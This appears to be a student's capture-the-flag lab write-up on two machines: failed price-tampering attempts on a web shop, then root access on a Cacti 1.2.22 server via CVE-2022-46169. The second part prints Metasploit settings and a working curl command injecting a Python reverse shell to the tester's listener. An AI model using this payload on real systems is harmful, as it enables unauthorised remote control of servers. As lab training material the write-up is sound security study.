

Machine 014300A0

Description


In this challenge we are required to order face powder for 0 dollars to find the flag.

Analysis/Enumeration/Reconnaissance

Target IP: 10.129.14.204

Based on the flag description (Submit the flag found after ordering on the webpage) that the target is a website. I will do an additional scan to see if there are other services.

Going onto the website leads to this page, telling us how to get to the flag. I suspect we will be using BurpSuite to send some sort of request to make the face powder purchase.



Open ports (nmap output):

```
[*]$ nmap -sV -sC 10.129.14.204
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-04 09:07 CDT
Nmap scan report for 10.129.14.204
Host is up (0.0090s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
|_ ssh-hostkey:
|   3072 57:69:ed:8e:f3:bd:5d:2c:c4:5c:90:6d:4a:42:a0:4b (RSA)
|   256 a6:ed:2d:0d:3d:55:41:89:bd:ae:9c:50:6e:13:0a:f6 (ECDSA)
|_  256 f0:e1:87:6c:d8:21:ca:ca:f2:e1:0b:fc:0d:cf:3b:62 (ED25519)
80/tcp    open  http      nginx 1.18.0
|_ http-title: BeautyStylers
|_ http-server-header: nginx/1.18.0
|_ http-cookie-flags:
|   /:
|   PHPSESSID:
|_   httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We know the webpage is open and that there is an ssh connection which could be accessed with credentials at some point.

Services found: SSH, HTTP

Fuzzing:

```
[us-dedicated-128-dhncp]-[10.10.14.44]-[krish222@ntb-kvwn@huyzs]-[~]
[us]$ ffuf -u http://10.129.14.204/FUZZ -w /usr/share/seclists/Discovery/Web-Content/common.txt

      ____      _
     / ___ \    / \
    /  ___/    /  \
   /_____/    /___\


v2.1.0-dev

:: Method      : GET
:: URL         : http://10.129.14.204/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout      : 10
:: Threads      : 40
:: Matcher      : Response status: 200-299,301,302,307,401,403,405,500

:: Progress: [40/4723] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Error:: Progress: [609/4723] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errorassets [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 6ms]
:: Progress: [768/4723] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Error:: Progress: [1321/4723] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errcss [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 6ms]
:: Progress: [1362/4723] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Error:: Progress: [2020/4723] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errimg [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 6ms]
:: Progress: [2214/4723] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errindex.php (Status: 200, Size: 15997, Words: 7117, Lines: 289, Duration: 9ms)
:: Progress: [2257/4723] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errjs (Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 7ms)
:: Progress: [2391/4723] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Error:: Progress: [2730/4723] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Error:: Progress: [3426/4723] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Error:: Progress: [4134/4723] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Error:: Progress: [4723/4723] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
[us-dedicated-128-dhncp]-[10.10.14.44]-[krish222@ntb-kvwn@huyzs]-[~]
[us]$
```

Directories/files found: Nothing Useful with current wordlist, trying medium size
This also resulted in a dead end, so fuzzing may not be useful.

Testing ordering with sample data:



← Continue shopping

Shopping cart

There are currently 1 items in your cart.

Order successfully placed.



Face Powder

1

\$20.00

-

+

I suspect there may be a way to change the price by intercepting the request with a proxy.

Request

PrettyRawHex

2

Host: 10.129.14.204

3

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Referer: http://10.129.14.204/cart.php

8

Content-Type: application/x-www-form-urlencoded

9

Content-Length: 29

10

Origin: http://10.129.14.204

11

DNT: 1

12

Connection: keep-alive

13

Cookie: PHPSESSID=9dmaui9ev63phu8qn4kjlmys04

14

Upgrade-Insecure-Requests: 1

15

Sec-GPC: 1

16

Priority: u=0, i

17

18

op=discount&code=BEAUTYFRIDAY

Search

0 highlights

Request

PrettyRawHex

3

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Referer: http://10.129.14.204/cart.php

8

Content-Type: application/x-www-form-urlencoded

9

Content-Length: 92

10

Origin: http://10.129.14.204

11

DNT: 1

12

Connection: keep-alive

13

Cookie: PHPSESSID=9dmaui9ev63phu8qn4kjlmys04

14

Upgrade-Insecure-Requests: 1

15

Sec-GPC: 1

16

Priority: u=0, i

17

18

card_holder=BLAH&card_number=88888888888888888888&card_exp=05%2F2027&card_cvv=000
&op=checkout

Search

0 highlights

Attempted to use SQL Injection, however this was unsuccessful as the field is not vulnerable.

```
[us-dedicated-128-dhcp]-[10.10.14.44]-[krishs222@htb-kvwn0huyzs]-[~]
[*]$ sqlmap -u "http://10.129.14.204/cart.php" \
--data="op=discount&code=BEAUTYFRIDAY" \
--level=3 --risk=2 \
-p code \
--cookie="PHPSESSID=9dmaui9ev63phu8qn4kjlmys04"

      _
     _H_
    _[ ]_
   | _ | . [ ] | . ' | . |
   | _ | [ ] | _ | _ | _ |
   | _ | V . . . | _ | https://sqlmap.org
```

```
[09:55:23] [WARNING] POST parameter 'code' does not seem to be injectable
[09:55:23] [CRITICAL] all tested parameters do not appear to be injectable. Try
to increase values for '--level'/'--risk' options if you wish to perform more te
sts. If you suspect that there is some kind of protection mechanism involved (e.
g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comme
nt') and/or switch '--random-agent'
[09:55:23] [WARNING] your sqlmap version is outdated

[*] ending @ 09:55:23 /2026-05-04/

[us-dedicated-128-dhcp]-[10.10.14.44]-[krishs222@htb-kvwn0huyzs]-[~]
[*]$
```

I tried to add additional parameters in Burpsuite as so:

op=checkout&card_holder=test&card_number=1234567890123456&card_exp=01/2027&c
ard_cvv=123&total=0

op=checkout&card_holder=test&card_number=1234567890123456&card_exp=01/2027&c
ard_cvv=123&price=0

Changing payload and price had no effect.


op=checkout&card_holder=test&card_number=1234567890123456&card_exp=01/2027&c
ard_cvv=123&amount=0

Amount did not as well.

op=checkout&card_holder=test&card_number=1234567890123456&card_exp=01/2027&card_cvv=123&code=BEAUTYFRIDAY&total=0

Trying to apply the discount with the price manipulation had no effect.

I tried to apply the discount multiple times as shown below:



```
1 10.129.14.204 /cart.php
2 Host: 10.129.14.204
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://10.129.14.204/cart.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 29
10 Origin: http://10.129.14.204
11 DNT: 1
12 Connection: keep-alive
13 Cookie: PHPSESSID=9dmaui9ev63phu8qn4kjlmys04
14 Upgrade-Insecure-Requests: 1
15 Sec-GPC: 1
16 Priority: u=0, i
17
18 op=discount&code=BEAUTYFRIDAY
```

However the price change only showed once.

I tried to inspect the source code using view page source but found nothing useful.

Due to time constraints, I will have to move on to the next challenge. As for remediation strategies, the main things are to avoid putting discount information in the frontend and use input sanitization in the fields especially if SQL is used.

Machine 014A00A3

Description:

Submit the flag located in the user's root directory.

Analysis/Enumeration/Reconnaissance

Target IP: 10.129.15.72

Open ports (nmap output):

```
[us-dedicated-128-dhcp]-[10.10.14.44]-[krishs222@htb-kvwn0huyzs]-[~]
[★]$ nmap -sV -sC 10.129.15.72
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-04 10:21 CDT
Nmap scan report for 10.129.15.72
Host is up (0.0090s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
8080/tcp  open  http     PHP cli server 5.5 or later (PHP 7.4.3-4ubuntu2.17)
|_ http-title: Login to Cacti
|_ http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.40 seconds
[us-dedicated-128-dhcp]-[10.10.14.44]-[krishs222@htb-kvwn0huyzs]-[~]
[★]$
```

Services found: SSH, Web (Cacti)

Interesting findings:


The version of Cacti is shown below, it could be used in Metasploit.

From Google I found that:

Cacti version 1.2.22 is affected by a **critical unauthenticated remote code execution (RCE) vulnerability**, identified as **CVE-2022-46169**.

```
[us-dedicated-128-dhcp]-[10.10.14.44]-[krishs222@htb-kvwn0huyzs]-[~]  
[*]$ curl -s http://10.129.15.72:8080/ | grep -i "version"  
      <div class='versionInfo'>Version 1.2.22 | (c) 2004-2026 - The  
cti Group</div>  
      var cactiVersion='1.2.22';
```

Also, there is a login page, allowing for SQL Injection potentially.



There is also a file titled remote_agent.php. This could potentially allow for LFI or RCE.

```
Parrot Terminal
File Edit View Search Terminal Help

[us-dedicated-128-dhcp]-[10.10.14.44]-[krishs222@htb-kvwn0huyzs]-[~]
[*]$ curl -i http://10.129.15.72:8080/remote_agent.php
HTTP/1.1 200 OK
Host: 10.129.15.72:8080
Date: Mon, 04 May 2026 15:31:18 GMT
Connection: close
X-Powered-By: PHP/7.4.3-4ubuntu2.17
Last-Modified: Mon, 04 May 2026 15:31:10 GMT
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: default-src *; img-src 'self' data: blob:; style-src 'self' 'unsafe-inline' ; script-src 'self' 'unsafe-inline' ; frame-ancestors 'self'; worker-src 'self' ;
P3P: CP="CAO PSA OUR"
Set-Cookie: Cacti=io4psl04edmi4k3un996pu9pck; path=/; HttpOnly; SameSite=Strict
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-type: text/html; charset=UTF-8
```

IOC/Weponization/Delivery

Vulnerability identified:

Cacti RCE

Payload/tool used:

Metasploit

```
[us-dedicated-128-dhcp]-[10.10.14.44]-[krishs222@htb-kvwn0huyzs]-[~]
[*]$ searchsploit cacti 1.2.22

-----
Exploit Title | Path
-----
Cacti v1.2.22 - Remote Command Execution (RCE | php/webapps/51166.py
-----

Shellcodes: No Results
```

```
[msf](Jobs:0 Agents:0) >> use 0
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(
linux/http/cacti_unauthenticated_cmd_injection) >> set RHOSTS 10.129.15.72
RHOSTS => 10.129.15.72
[msf](Jobs:0 Agents:0) exploit(
linux/http/cacti_unauthenticated_cmd_injection) >> set RPORT 8080
RPORT => 8080
[msf](Jobs:0 Agents:0) exploit(
linux/http/cacti_unauthenticated_cmd_injection) >> set LHOST 10.10.14.44
LHOST => 10.10.14.44
[msf](Jobs:0 Agents:0) exploit(
linux/http/cacti_unauthenticated_cmd_injection) >> set LPORT 4444
LPORT => 4444
[msf](Jobs:0 Agents:0) exploit(
linux/http/cacti_unauthenticated_cmd_injection) >> set FORCE_EXPLOIT true
[!] Unknown datastore option: FORCE_EXPLOIT. Did you mean ForceExploit?
FORCE_EXPLOIT => true
[msf](Jobs:0 Agents:0) exploit(
linux/http/cacti_unauthenticated_cmd_injection) >>
```

This was unsuccessful however another payload which creates a listener was successful.

```
[*] Started reverse TCP handler on 10.10.14.44:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. The target is Cacti version 1.2.22
[*] Trying to bruteforce an exploitable host_id and local_data_id by trying up to 500 combinations
[*] Enumerating local_data_id values for host_id 1
[+] Found exploitable local_data_id 6 for host_id 1
[*] Command Stager progress - 100.00% done (1118/1118 bytes)
[*] Exploit completed, but no session was created.
```

Exploitation of Target

```
[us-dedicated-128-dhcp]-[10.10.14.44]-[krishs222@htb-kvwn0huyzs]-[~]
[*]$ curl -H "X-Forwarded-For: 127.0.0.1" "http://10.129.15.72:8080/remote_agent.php?action=polldat
a&local_data_ids[]=6&host_id=1&poller_id=;python3%20-c%20'import%20socket,os,pty;s=socket.socket(socket.
AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.14.44\",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1
);os.dup2(s.fileno(),2);pty.spawn(\"/bin/bash\")'"
```

This creates a reverse shell which can be listened to in port 4444

```
[us-dedicated-128-dhcp]-[10.10.14.44]-[krishs222@htb-kvwn0huyzs]-[~]  
[*]$ nc -lnvp 4444  
listening on [any] 4444 ...  
connect to [10.10.14.44] from (UNKNOWN) [10.129.15.72] 46486  
root@cactus:/opt/html#
```

I have root access but ran out of time and could not reconnect after messing up a find command.

Remediation Strategy:

To remediate the cacti vulnerability, you can upgrade to later versions of Cacti.

Flag: